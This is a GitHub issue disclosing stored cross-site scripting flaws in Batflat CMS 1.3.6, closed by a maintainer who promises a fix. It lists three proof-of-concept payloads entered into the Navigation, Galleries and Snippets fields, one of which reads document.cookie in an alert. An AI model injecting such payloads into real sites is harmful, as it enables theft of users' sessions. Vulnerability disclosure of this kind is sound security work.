New issue

Jump to bottom

Multiple Stored XSS Cross-Site Scripting on Batflat CMS 1.3.6 #105

Closed **Tadjmen** opened this issue on Feb 22, 2021 · 1 comment

Labels bug


Tadjmen commented on Feb 22, 2021 • edited

Multiple Stored XSS Cross-Site Scripting on Batflat CMS 1.3.6


Login with editor account with rights to Navigation, Galleries, Snippets

Navigation

```
Add link
payload: "><img src=x onerror=alert(document.cookie)>
```




Code being executed:




Galleries

```
Add gallery
payload: mlem"><svg/onload=alert(1)>
```




Code being executed:




Snippets

```
Add Snippets
payload: mlem"><svg/onload=alert("TuongNC")>
```



Code being executed:



michu2k added the bug label on Mar 28, 2021

michu2k commented on Jul 31, 2021 — Collaborator

Thanks for reporting the problem!
Fixes will be available in the next update.

michu2k closed this as completed on Jul 31, 2021

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants